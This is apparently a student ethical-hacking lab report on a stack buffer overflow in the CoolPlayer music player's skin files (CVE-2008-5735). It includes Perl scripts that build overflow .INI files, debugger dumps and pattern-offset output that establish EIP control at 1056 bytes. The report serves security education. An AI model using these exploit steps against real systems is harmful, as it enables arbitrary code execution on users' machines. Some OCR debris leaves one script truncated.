CoolPlayer Buffer Overflow

Selina Fahy

CMP320: Ethical Hacking 3

BSc Ethical Hacking Year 3

2020/21

Note that Information contained in this document is for educational purposes.

.

Abstract

This report aims to test, exploit and explain the vulnerability and risks that can be found the vulnerable music player 'CoolPlayer'. The main focus of the exploitation is buffer overflow, a common vulnerability that is exploited often in the modern world. Buffer overflows occur when more data is entered into a program than memory allocated to the input.

By using various tools and debuggers, while also following a methodology, the tester was able to test and assess the risks that the vulnerability had, especially to the users.

In this report the tester was able to exploit the skins section of the application with both common code and malicious code, demonstrating 'normal' execution and execution to get around some attempted countermeasures for the vulnerability.

It was concluded, after the testing, that there were various methods that worked in exploiting the buffer overflow vulnerability in which can lead to potential harm to the user's device.

.

Contents

.

1 INTRODUCTION

1.1 BACKGROUND

An exploit is a piece of software, that takes advantage of a bug or vulnerability in order to cause unintended behavior to occur on computer software, hardware, or something electronic (Exploit (computer security) - Wikipedia, 2021).

Buffer overflow is a common type of vulnerability that is constantly being exploited as exploiting memory corruption can allow malicious users to be able to execute many different types of code that could give them access to the machine.

A buffer is a section of memory that is used to store data for a small amount of time. The simplest explanation for a buffer overflow is the writing of data past the allocated memory space reserved for the specific program in which can cause undefined behavior (What is buffer overflow?, 2021).

An example of this is to consider a small program where a user has to enter a maximum of 12 letters, in other words there is only 12 characters in the buffer. However, instead of typing in 12 letters a user types in 15, this would lead to the extra characters being written outside the allocated block of memory in the buffer and overflowing into the stack (a section of memory that is right next to the buffer). This in turn can lead to the corruption of memory and crashing the program.

Malicious users may exploit this and attempt to write specific code that overflows the buffer and write malicious instructions that can be executed in the stack. One example of code that a malicious user may use would be to open an unauthorised connection back to their computer from the victim’s.

There are many types of overflow attacks such as stack overflow and heap overflow.

1.2 WHAT IS COOLPLAYER?

CoolPlayer is an old portable music player for Windows that allowed for users to be able to make their player unique by customising their own skins. It had been reported that CoolPlayer is vulnerable to buffer overflows which can be exploited through the use of these skins, by creating long skins that overflow the character limit. Exploiting this vulnerability allowed an attacker to be able to execute arbitrary code on the host system. This is a CVE that was reported many years ago (CVE-2008-5735), though there is more than just the one CVE for this program (Coolplayer Coolplayer: List of security vulnerabilities, 2007). The tester downloads the corresponding .EXE file and MSVCRTD.DLL file in order to get started on testing this vulnerability.

1.3 AIM

The aim of this report is to test and exploit the music player 'CoolPlayer', both with Data Execution Prevention enabled and disabled. Using the programming language Perl, the tester went to test the software with the intentions to demonstrate the risks that are present with such a vulnerability.
Through the use of a methodology, the tester was able to conduct a structured series of exploitation attempts in hopes to identify all the risks.
In order to achieve this the following objectives should be met:

- Testing the music player for response to overflowing the buffer.
- Proof of concept that the vulnerability exists using a normal program.
- Proof of concept using potentially malicious code.
- Using the above concept with Data Execution Prevention enabled

1.4 METHODOLOGY

The tester will be following the steps laid out below:

- Testing for vulnerability – using basic methods to overflow the buffer and write to the stack.
- Locating the instruction point (EIP) – through the use of patterns in the overflowing characters to calculate the EIP.
- Get distance to the EIP – through using pattern-based tools.
- Find room for shellcode – start of exploit through sending as many characters as the program will take.
- Test for bad characters – through the use of Immunity debugger.
- Testing for proof of concept – by using a common program as 'shellcode' e.g., calculator.
- Exploit with 'malicious' code – for example reverse shell.
- Egg hunter code – proving more than one way to exploit the program.
- Repeating with DEP enabled – attempting to exploit the program with DEP enabled.

2 Procedure

2.1 Overview of Procedure

The methodology, that was mentioned earlier, was followed in order to assess the exploitability of the music player application. By attaching the music player to debugging software such as Ollydbg and Immunity Debugger it is possible to monitor memory registers, etc. Using these makes it easier to craft exploits and monitor the effects of the uploaded code. The main target for these exploitations is the skin section, which involved the tester creating .INI files.


2.2 Procedure

2.2.1 DEP disabled

Through the use of Ollydbg and specifically made .INI files for the CoolPlayer application, the tester was able to test the vulnerability. The tester used Ollydbg in order to watch memory registers and the stack for the effects of the .INI file that was made.

The file that was to be uploaded for testing consisted of the required CoolPlayer skin header and a large number of “A”’s that would be used to crash the application. The first step was to find out how many “A”’s was required to crash the application. The tester tested this with 3500 A’s (Figure 2), which led to the application crashing and providing the error that showed the EIP being overwritten with the letter “A” (0x41 in the figure which is hexadecimal for A) in figure 4.


Figure 1 CoolPlayer music player



C:\Documents and Settings\Administrator\Desktop\playskin.pl - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
Copy of Test EIP location.pl
playskin.pl

```
$file1="CoolplayerSkin.ini";
$PlaylistSkin .= "[CoolPlayer Skin]";
$PlaylistSkin .= "PlaylistSkin=";
$PlaylistSkin .= "A" x 3500;

open($FILE,">$file1");
print $FILE $PlaylistSkin;
close($FILE);
```

Figure 2 Perl code for buffer overflow vulnerability



General

☐ Always on top	☑ Read ID3 Tag (if any)
☐ Exit after playing	☑ Read ID3 Tag of selected
☑ Rotate systemtray icon	☑ Support ID3v2
☑ Scroll Songtitle	☑ Prefer native OGG tags
☑ Allow file once in playlist	☑ Load ID3 tags in background
☐ Autoplay on startup	☑ Work out track lengths
☐ Allow multiple instances	☑ Easy move
☑ Show remaining time	☑ Remember playlist
☐ Show on taskbar	☐ Remember last played

0 Track Delay (sec) 4 Skinlist length

Output


DirectSound Plugout

Volume controls: System MASTER volume

Skin

☑ Player C:\Documents and Settings\Administrator\

Figure 3 Uploading .INI file


OllyDbg - 1801153.exe
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
C CPU - main thread
Paused

```
Registers (FPU)
EAX 41414142
ECX 00006EB1
EDX 00150608
EBX 00000000
ESP 0011E4E8 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 41414141
ESI 0011E4F0 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EDI
EIP 41414141
C 0  ES 0023 32bit 0(FFFFFFFF)
```

```
Address  Hex dump                 ASCII
004DE000 00 00 00 00 00 00 00 00 ........
004DE008 00 00 00 00 00 00 00 00 ........
004DE010 00 00 00 00 00 00 00 00 ........
004DE018 00 00 00 00 00 00 00 00 ........
004DE020 00 00 00 00 00 00 00 00 ........
004DE028 00 00 00 00 00 00 00 00 ........
004DE030 00 00 00 00 00 00 00 00 ........
004DE038 00 00 00 00 00 00 00 00 ........
004DE040 00 00 00 00 00 00 00 00 ........
004DE048 00 00 00 00 00 00 00 00 ........
004DE050 00 00 00 00 00 00 00 00 ........
004DE058 00 00 00 00 00 00 00 00 ........
004DE060 00 00 00 00 00 00 00 00 ........
004DE068 00 00 00 00 00 00 00 00 ........
004DE070 00 00 00 00 00 00 00 00 ........
004DE078 00 00 00 00 00 00 00 00 ........
004DE080 00 00 00 00 00 00 00 00 ........
004DE088 00 00 00 00 00 00 00 00 ........
004DE090 00 00 00 00 00 00 00 00 ........
004DE098 00 00 00 00 00 00 00 00 ........
004DE0A0 00 00 00 00 00 00 00 00 ........
004DE0A8 00 00 00 00 00 00 00 00 ........
004DE0B0 00 00 00 00 00 00 00 00 ........
004DE0B8 00 00 00 00 00 00 00 00 ........
004DE0C0 00 00 00 00 00 00 00 00 ........
004DE0C8 00 00 00 00 00 00 00 00 ........
```


```
0011E4E8  41414141 AAAA
0011E4EC  41414141 AAAA
0011E4F0  41414141 AAAA
0011E4F4  41414141 AAAA
0011E4F8  41414141 AAAA
0011E4FC  41414141 AAAA
0011E500  41414141 AAAA
0011E504  41414141 AAAA
0011E508  41414141 AAAA
0011E50C  41414141 AAAA
0011E510  41414141 AAAA
0011E514  41414141 AAAA
0011E518  41414141 AAAA
0011E51C  41414141 AAAA
0011E520  41414141 AAAA
0011E524  41414141 AAAA
0011E528  41414141 AAAA
0011E52C  41414141 AAAA
0011E530  41414141 AAAA
0011E534  41414141 AAAA
0011E538  41414141 AAAA
0011E53C  41414141 AAAA
0011E540  41414141 AAAA
0011E544  41414141 AAAA
0011E548  41414141 AAAA
0011E54C  41414141 AAAA
0011E550  41414141 AAAA
0011E554  41414141 AAAA
```

```
Access violation when executing [41414141] - use Shift+F7/F8/F9 to pass exception to program
```

Figure 4 EIP and stack being overwritten with A's


After getting the error that showed that there were enough of the letter A to overflow the buffer, the tester then needed to find the distance to the instruction pointer (EIP). This was done using a pattern creation tool (Figure 5) and a pattern offset tool (Figure 8).

The pattern creation tool took in the number of A's that the tester used in the initial test and created a pattern equally as large. The tester then puts the pattern in place of the 3500 A's (Figure 6) and uploads it to the program in order to see which part of the pattern gets written to the EIP (Figure 7).




```
C:\Documents and Settings\Administrator\Desktop>pattern_create.exe 3500
C:/DOCUME~1/ADMINI~1/LOCALS~1/Temp/ocr2.tmp/lib/ruby/1.9.1/rubygems/custom_requi
re.rb:36:in `require': iconv will be deprecated in the future, use String#encode
 instead.
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As
6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2A
v3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9
Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba
6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2B
d3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9
Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi
6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2B
l3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9
Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq
6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2B
t3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9
Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By
6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2C
b3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9
Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg
6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2C
j3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9
Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co
```

Figure 5 Pattern Create tool - 3500 characters



```
$file1="CoolplayerSkinPattern.ini";
$PlaylistSkin .= "[CoolPlayer Skin]";
$PlaylistSkin .= "PlaylistSkin=";
$PlaylistSkin .= "Aa0Aa1Aa2Aa3Aa-4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4A

open($FILE,">$file1");
print $FILE $PlaylistSkin;
close($FILE);
```

Figure 6 Pattern created in Perl code to make new .INI file




```
Registers (FPU)
EAX 31684131
ECX 00000DED
EDX 00150608
EBX 00000000
ESP 0011E4E8 ASCII "j3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2E
EBP 316A4230
ESI 0011E4F0 ASCII "Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5
EDI 0012E0A0
EIP 42326A42
C 0  ES 0023 32bit 0(FFFFFFFF)
```

```
ss  Hex dump                 ASCII
000 00 00 00 00 00 00 00 00 ........
008 00 00 00 00 00 00 00 00 ........
010 00 00 00 00 00 00 00 00 ........
018 00 00 00 00 00 00 00 00 ........
020 00 00 00 00 00 00 00 00 ........
028 00 00 00 00 00 00 00 00 ........
030 00 00 00 00 00 00 00 00 ........
038 00 00 00 00 00 00 00 00 ........
040 00 00 00 00 00 00 00 00 ........
048 00 00 00 00 00 00 00 00 ........
050 00 00 00 00 00 00 00 00 ........
058 00 00 00 00 00 00 00 00 ........
060 00 00 00 00 00 00 00 00 ........
068 00 00 00 00 00 00 00 00 ........
070 00 00 00 00 00 00 00 00 ........
078 00 00 00 00 00 00 00 00 ........
080 00 00 00 00 00 00 00 00 ........
088 00 00 00 00 00 00 00 00 ........
090 00 00 00 00 00 00 00 00 ........
098 00 00 00 00 00 00 00 00 ........
0A0 00 00 00 00 00 00 00 00 ........
0A8 00 00 00 00 00 00 00 00 ........
0B0 00 00 00 00 00 00 00 00 ........
0B8 00 00 00 00 00 00 00 00 ........
0C0 00 00 00 00 00 00 00 00 ........
0C8 00 00 00 00 00 00 00 00 ........
```

```
0011E4E8   6A42336A
0011E4EC   356A4234
0011E4F0   42366A42
0011E4F4   6A42376A
0011E4F8   396A4238
0011E4FC   42306B42
0011E500   6B42316B
0011E504   336B4232
0011E508   42346B42
0011E50C   6B42356B
0011E510   376B4236
0011E514   42386B42
0011E518   6C42396B
0011E51C   316C4230
0011E520   42326C42
0011E524   6C42336C
0011E528   356C4234
0011E52C   42366C42
0011E530   6C42376C
0011E534   396C4238
0011E538   42306D42
0011E53C   6D42316D
0011E540   336D4232
0011E544   42346D42
0011E548   6D42356D
0011E54C   376D4236
0011E550   42386D42
0011E554   6E42396D
```

```
violation when executing [42326A42] - use Shift+F7/F8/F9 to pass exception to program    Top   Paused
```


Figure 7 EIP being written by the pattern



```
C:\Documents and Settings\Administrator\Desktop>pattern_offset.exe 42326A42 3500

C:/DOCUME~1/ADMINI~1/LOCALS~1/Temp/ocr3.tmp/lib/ruby/1.9.1/rubygems/custom_requi
re.rb:36:in `require': iconv will be deprecated in the future, use String#encode
 instead.
1056

C:\Documents and Settings\Administrator\Desktop>
```


Figure 8 Pattern Offset tool - number of characters to EIP

The EIP is calculated in order for the tester to be able to take control of it and essentially take control over the entire program. After calculation, the tester needed to test that this was indeed the correct location, by having the 1056 (calculated number) A’s sent in addition to 4 “B”’s “C”’s and “D”’s (Figure 9). If the location is correct and there is no other filtering in effect or compensation required, the tester would see the letter B (0x42) in place of the EIP and see each of the letter’s C (0x43) and D (0x44) four times at the top of the stack (Figure 10).



```perl
$file1="CoolplayerSkinPatternTest.ini";
$PlaylistSkin = "[CoolPlayer Skin]";
$PlaylistSkin .= "PlaylistSkin=";
$PlaylistSkin .= "A" x 1056;
$PlaylistSkin .= "B" x 4;
$PlaylistSkin .= "C" x 4;
$PlaylistSkin .= "D" x 4;


open($FILE,">$file1");
print $FILE $PlaylistSkin;
close($FILE);
```

Figure 9 Testing EIP location



OllyDbg - 1801153.exe
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
CPU - main thread

```
Registers (FPU)
EAX 41414142
ECX 00000ACB
EDX 00150608
EBX 00000000
ESP 0011E4E8 ASCII "CCCCDDDD"
EBP 41414141
ESI 0011E4F0
EDI 0012F0A0
EIP 42424242
C 0  ES 0023 32bit 0(FFFFFFFF)
```

